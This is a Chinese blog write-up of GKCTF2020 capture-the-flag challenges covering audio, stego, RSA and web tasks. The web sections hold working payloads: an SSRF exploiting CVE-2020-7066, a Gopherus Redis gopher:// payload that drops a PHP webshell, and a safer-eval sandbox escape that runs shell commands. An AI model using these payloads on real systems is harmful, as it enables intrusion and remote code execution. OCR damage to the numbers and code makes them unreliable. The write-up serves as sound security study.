部分WP(补)-GKCTF2020

原创

airrudder 于 2020-05-31 18:45:25 发布 2274 收藏 3

分类专栏： CTF BUUCTF 文章标签： GKCTF

本文链接：https://blog.csdn.net/hiahiachang/article/details/106334413

CTF 同时被 2 个专栏收录

29 篇文章 4 订阅

订阅专栏

BUUCTF

20 篇文章 1 订阅

订阅专栏

> 本篇内容

MISC:

> [GKCTF2020]Harley Quinn
> [GKCTF2020]Sail a boat down the river

Crypto：

> [GKCTF2020]Backdoor

Web：

> [GKCTF2020]cve版签到
> [GKCTF2020]EZ三剑客-EzWeb
> [GKCTF2020]EZ三剑客-EzNode
> [GKCTF2020]EZ三剑客-EzTypecho


上一篇 | 目录 | 下一篇

以下内容参考官方WP，在GKCTF的QQ群文件里的`GKCTF2020_官方WriteUp.pdf`文件。

[GKCTF2020]Harley Quinn

```
音频解码可能有误差，密码为有意义的无空格小写短句 解密版本为1.25
hint1：电话音&九宫格
hint2：FreeFileCamouflage，下载的文件可能显示乱码
```

压缩包打开有提示：



听一下`Heathens.wav`，歌的最后有拨号音，提取出来，我将它命令为aaa.wav。
使用`dtmf2num.exe`分析：


```
C:                              \GKCTF2020\MISC\Harley Quinn\dtmf2num>dtmf2num.exe aaa.wav

DTMF2NUM 0.1.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- open aaa.wav
  wave size      599040
  format tag     1
  channels:      2
  samples/sec:   44100
  avg/bytes/sec: 176400
  block align:   4
  bits:          16
  samples:       299520
  bias adjust:   14
  volume peaks:  -29647 29647
  normalize:     3120
  resampling to: 8000hz

- MF numbers:    44477

- DTMF numbers: #222833344477777338866#

C:\Users\chang\Desktop\Test\mess\GKCTF2020\MISC\Harley Quinn\dtmf2num>
```


然后`Heathens.wav`里提示这是密码。

对着九宫格输入法解一下就能出密码。


```
#22283334447777338866#
#c  tf  i  s   e u n#
这里我用dtmf2num.exe分析的稍微有点问题，但是结合语义不难发现密码是“ctfisfun”。
```

然后使用`Free File Camouflage v1.25`工具解密即可得到flag。



`flag{Pudd1n!!_y0u_F1nd_m3!}`

[GKCTF2020]Sail a boat down the river

```
hint：闪烁的光芒，是一行不是一列，加密方式很常见
```

首先是`flag.mp4`视频里的二维码扫描得到一个网盘链接。


```
https://pan.baidu.com/s/1tygt0Nm_G5fTfVFlgxVcrQ
```

然后是真的想不到的一点，按照视频里的摄像头闪光长短转换成`摩斯密码`。
先将视频转成帧，我用的ps转成的共有499帧。在视频`118-130`帧、`200-208`帧、`320-334`帧、`410-418`帧有闪烁。`短是1帧，是3帧`。

```
-.--/.--/---../--.
```

解码得`yw8g`。
打开网盘链接取得`shudu.txt`。

```
0 8 1 7 4 0 0 0 0
3 0 2 0 6 8 0 0 0
4 0 6 5 0 0 8 2 0
0 3 0 0 0 0 0 5 6
7 0 4 3 0 9 2 0 1
1 2 0 0 0 0 0 4 0
0 5 9 0 0 4 1 0 8
0 0 0 1 8 0 9 0 2
0 0 0 0 9 7 4 6 0

密文:
efb851bdc71d72b9ff668bddd30fd6bd
密钥:
第一列九宫格从左到右从上到下
```


注意：这里根据hint知道是写错了，是`一行不是一列`。
在琳琅在线自动求解数独，结果如下：

5	8	1	7	4	2	6	9	3
3	7	2	9	6	8	5	1	4

4	9	6	5	1	3	8	2	7
9	3	8	4	2	1	7	5	6
7	6	4	3	5	9	2	8	1
1	2	5	8	7	6	3	4	9
2	5	9	6	3	4	1	7	8
6	4	7	1	8	5	9	3	2
8	1	3	2	9	7	4	6	5

用第一行九宫格从左到右从上到下得到密钥`52693795149137`。
这里使用AES的hex加密算法。

自己对AES确实不了解，看的官方WP用的这种方式解出来的`GG0kc.tf`。
`GG0kc.tf`就是题目附件中的vocal.rar的密码，解压得到`逆光 vocal.ovex`文件。
使用`Overture 5`打谱软件打开，在歌词里看到flag。



`flag{gkctf_is_fun}`

[GKCTF2020]Backdoor

官方WP就给了一个脚本，说实话我是真的看不懂。以下写写我自己的理解。

下载附件，得到`flag.enc`、`pub.pem`、`task.py`。

```
#!/usr/bin/python
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
import gmpy2, binascii
import base64
from FLAG import flag

def rsa_encrypt(message):
    with open('./pub.pem' ,'r') as f:
        key = RSA.import_key(f.read())
    e = key.e
    n = key.n
    c = pow(bytes_to_long(flag), e, n)

    ciphertext = binascii.hexlify(long_to_bytes(c))
    return ciphertext

if __name__ == "__main__":
    text = base64.b64encode(rsa_encrypt(flag))
    with open('flag.enc','wb') as f:
        f.write(text)
```

首先由`pub.pem`可以得到`e,n`，这个是不会变的。

```
e = 65537
n = 155189610416250748761824045853940987814871410592854559270243212767838311221687450763597803430780112164805875750724797848292586786917 39
```

然后要分解n得到`p,q`，但是题目中给的`p=k*M+(65537**a %M)`提示我用不来，但是在http://factordb.com/可以大整数分解得到`p,q`

```
p = 458243356112785531080529445665799328178266264511654302453705168247 9
q = 338661997705111463730332851917362716581783217984521264076719700194 1
```

知道`p,q,e`就能得到d

```
d= 114995697859901812901421504475409862997293136893980437948652229147514562710973371046228849923451202789592131403338605375633477117421 53
```

由`flag.enc`经过base64解密的结果就是`ciphertext`，进而得到密文`c`。

```
MDIxNDJhZjdjZTcwZmUwZGRhZTExNmJiN2U5NjI2MDI3NGVlOTI1MmE4Y2I1MjhlN2ZkZDI5ODA5YzJhNjAzMjcyN2MwNTUyNjEzM2FlNDYxMGVk
OTQ0NTcyZmYxYWJmY2QwYjE3YWEyMmVmNDRhMg==
#base64解密得到ciphertext
ciphertext = 02142af7ce70fe0ddae116bb7e96260274ee9252a8cb528e7fdd29809c2a6032727c05526133ae4610ed944572ff1abfcd0
b17aa22ef44a2
#经过bytes_to_long(binascii.unhexlify(ciphertext))得到密文c
c = 590210260993618353003641304194920501607285618494759615578493342268943821669005949870628738888298967383929423
6821030261398121787376802
```

最终py脚本：

```
#Author: 空舵
from Cryptodome.Util.number import *
from Cryptodome.PublicKey import RSA
import gmpy2, binascii
import base64

def decrypt():
    with open('./pub.pem' ,'r') as f:
        key = RSA.import_key(f.read())
    e = key.e
    n = key.n
    print('e = %d\nn = %d'%(e,n))

    ciphertext = b'02142af7ce70fe0ddae116bb7e96260274ee9252a8cb528e7fdd29809c2a6032727c05526133ae4610ed944572ff1
abfcd0b17aa22ef44a2'
    c = bytes_to_long(binascii.unhexlify(ciphertext))
    print('c =',c)

    p = 458243356112785531080529445665799328178266264511654302453705168247 9
    q = 338661997705111463730332851917362716581783217984521264076719700194 1
    phi = (p - 1) * (q - 1)
    d = inverse(e, phi)
    print("d =",d)

    m = pow(c,d,n)
    print('m =',m)
    print('long_to_bytes(m) =',long_to_bytes(m))

if __name__ == "__main__":
    decrypt()
```

这里注意，脚本中的`Cryptodome`可能需要改为`Crypto`，我的`Crypto`库不能用，只能用这个`Cryptodome`。


```python
#Author: 空舵
from Cryptodome.Util.number import *
from Cryptodome.PublicKey import RSA
import gmpy2, binascii
import base64

def decrypt():
    with open('./pub.pem' ,'r') as f:
        key = RSA.import_key(f.read())
    e = key.e
    n = key.n
    print('e = %d\nn = %d'%(e,n))

    ciphertext = b'02142af7ce70fe0ddae116bb7e96260274ee9252a8cb528e7fdd29809c2a6032727c05526133ae4610ed944572ff1abfcd0b17aa22ef44a2'
    c = bytes_to_long(binascii.unhexlify(ciphertext))
    print('c =',c)

    p = 458243356112785531080529445665799328178266264511654302453705168247 9
    q = 338661997705111463730332851917362716581783217984521264076719700194 1
    phi = (p - 1) * (q - 1)
    d = inverse(e, phi)
    print("d =",d)

    m = pow(c,d,n)
    print('m =',m)
    print('long_to_bytes(m) =',long_to_bytes(m))

if __name__ == "__main__":
    decrypt()
```

```
e = 65537
n = 155189610416250748761824045853940987814871410592854559270243212767838311221687450763597803430780112164805875750724797848292586786917 39
c = 590210260993618353003641304194920501607285618494759615578493342268943821669005949870628738888298967383929423682103026139812178737680 2
d = 114995697859901812901421504475409862997293136893980437948652229147514562710973371046228849923451202789592131403338605375633477117421 53
m = 560063927934065528831067449817712559161537148281180970991300144074213308328500823539642621456572222 69
long_to_bytes(m) = b'flag{760958c9-cca9-458b-9cbe-ea07aa1668e4}'
[Finished in 0.4s]
```


得到最终flag：

`flag{760958c9-cca9-458b-9cbe-ea07aa1668e4}`。


[GKCTF2020]cve版签到




```
hint：cve-2020-7066
```

搜索后可以该漏洞：

```
PHP 7.2.29之前的7.2.x版本、7.3.16之前的7.3.x版本和7.4.4之前的7.4.x版本中的‘get_headers()’函数存在安全漏洞；
get_headers($url)函数中的内容可以被%00截断。
```



```
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
Content-Length: 34
Connection: close
Hint: Flag in localhost
X-Powered-By: PHP/7.3.15

<pre>
<!--
        Venom 在线招人
-->
```


Request

Raw | Params | Headers | Hex

```
GET /?url=http://127.0.0.1 HTTP/1.1
Host: e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 30 May 2020 11:58:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 113
Connection: close
Hint: Flag in localhost
Tips: Host must be end with '123'
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.15

<a href='/?url=http://www.ctfhub.com'>View CTFHub</a><br/>You just view *.ctfhub.com
<!--
        Venom 在线招人
-->
```


结合get_headers()函数的漏洞，使用%00截断使其访问 `127.0.0.1` 。

Request

Raw | Params | Headers | Hex

```
GET /?url=http://127.0.0.1%00www.ctfhub.com HTTP/1.1
Host: e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 30 May 2020 11:59:39 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 384
Connection: close
Hint: Flag in localhost
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.15

<pre>Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Sat, 30 May 2020 11:59:39 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => Tips: Host must be end with '123'
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)

<!--
        Venom 在线招人
-->
```


Request

Raw | Params | Headers | Hex

```
GET /?url=http://127.0.0.123%00www.ctfhub.com HTTP/1.1
Host: e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw | Headers | Hex | Render


```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 30 May 2020 12:00:03 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 399
Connection: close
Hint: Flag in localhost
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.15

<pre>Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Sat, 30 May 2020 12:00:03 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => FLAG: flag{14cb87fc-5cb2-4f84-ba84-dddc8d8e5e44}
    [5] => Vary: Accept-Encoding
```

```
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)

<!--
        Venom 在线招人
-->
```


得到最终动态flag。

[GKCTF2020]EZ三剑客-EzWeb

右键源代码看到`<!--?secret-->`。



通过内网探测可以发现`173.97.195.11`上开着web服务。

假装是个很漂亮的前端

173.97.195.11

提交

被你发现了,但你也许需要试试其他服务,就在这台机子上! ...我说的是端口啦1

根据提示说的是端口，进一步发现.11开着`6379`端口

173.97.195.11:6379

提交

-ERR wrong number of arguments for 'get' command 1

利用`gopher://`协议进行SSRF。

```
root@Kali:~/Desktop/ctf/web/sec_tools/Gopherus # python gopherus.py --exploit redis

  ________               .__
 /  _____/  ____ ______  |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \ |  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                  \/

                author: $_SpyD3r_$

Ready To get SHELL

What do you want?? (ReverseShell/PHPShell): PHPShell

Give web root location of server (default is /var/www/html):
Give PHP Payload (We have default PHP Shell): <?php system("cat /flag");?>

Your gopher link is Ready to get PHP Shell:

gopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2433%0D%0A%0A%0A%3C%3Fphp%20system%28%22cat%20/flag%22%29%3B%3F%3E%20%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A

When it's done you can get PHP Shell in /shell.php at the server with `cmd` as parmeter.
```


将生成的`127.0.0.1:6379`改为对应的`IP:port`。

```
gopher:///173.97.195.11:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2433%0D%0A%0A%0A%3C%3Fphp%20system%28%22cat%20/flag%22%29%3B%3F%3E%20%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A
```

点击提交后直接打开一个新标签页访问`173.97.195.11/shell.php`即可得到flag。

[GKCTF2020]EZ三剑客-EzNode

Nodejs不会，本题也看不懂，直接照着官方WP做了一遍。还有参考Y1ng师傅的WP

```
考点：
Nodejs内置函数特性
Nodejs库漏洞搜寻
saferEval沙箱逃逸
```

```
// 2020.1/WORKER2 老板说为了后期方便优化
app.use((req, res, next) => {
  if (req.path === '/eval') {
    let delay = 60 * 1000;
    console.log(delay);
    if (Number.isInteger(parseInt(req.query.delay))) {
      delay = Math.max(delay, parseInt(req.query.delay));
    }
    const t = setTimeout(() => next(), delay);
    // 2020.1/WORKER3 老板说让我优化一下速度，我就直接这样写了，其他人写了啥关我p事
    setTimeout(() => {
      clearTimeout(t);
      console.log('timeout');
      try {
        res.send('Timeout!');
      } catch (e) {

      }
    }, 1000);
  } else {
    next();
  }
});

app.post('/eval', function (req, res) {
  let response = '';
  if (req.body.e) {
    try {
      response = saferEval(req.body.e);
    } catch (e) {
      response = 'Wrong Wrong Wrong!!!!';
    }
  }
  res.send(String(response));
});
```

```
这里就是拿60*1000与我们传入的delay进行比较，选一个比较大的数，但是数太大的话就会超时。

setTimeout 当 delay 于 2147483647 或于 1 时，则 delay 将会被设置为 1。
整数的 delay 会被截断为整数。
```

所以直接传入`?delay=99999999999`绕过timeout。
接着查看版本，猜测是跟`safer-eval`有关。是saferEval的RCE，虽然它本身是个沙箱来保证eval的安全性，但是可以逃逸，参考https://github.com/commenthol/safer-eval/issues/10。

github.com/commenthol/safer-eval/issues/10

XmiliaH commented on 10 Dec 2019

One can break out of the sandbox with the following code in node:

```
const saferEval = require("./src/index");

const theFunction = function () {
  const process = clearImmediate.constructor("return process;")();
  return process.mainModule.require("child_process").execSync("whoami").toString()
};
const untrusted = `(${theFunction})()`;

console.log(saferEval(untrusted));
```


直接拿来用就能拿到flag。

```
e=clearImmediate.constructor("return process;")().mainModule.require("child_process").execSync("cat /flag").toString()
```

Request

Raw | Params | Headers | Hex

```
POST /eval?delay=99999999999 HTTP/1.1
Host: f8da929f-502c-4d7f-ab4d-7ebec09f9906.node3.buuoj.cn
Content-Length: 120
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.61 Safari/537.36
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Accept: */*
Origin: http://f8da929f-502c-4d7f-ab4d-7ebec09f9906.node3.buuoj.cn
Referer: http://f8da929f-502c-4d7f-ab4d-7ebec09f9906.node3.buuoj.cn/?delay=2147483649
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

e=clearImmediate.constructor("return
process;")().mainModule.require("child_process").execSync("cat /flag").toString()
```

Response


Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 30 May 2020 14:18:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 43
Connection: close
Etag: W/"2b-wiTqzhKeJablvPWRDON9aLEM53I"
X-Powered-By: Express

flag{28aca96d-918c-4d2a-97cc-1bf790364706}
```

[GKCTF2020]EZ三剑客-EzTypecho

解题参考GKCTF2020-后四道WEB复现-wp和Typecho反序列化漏洞导致前台getshell。

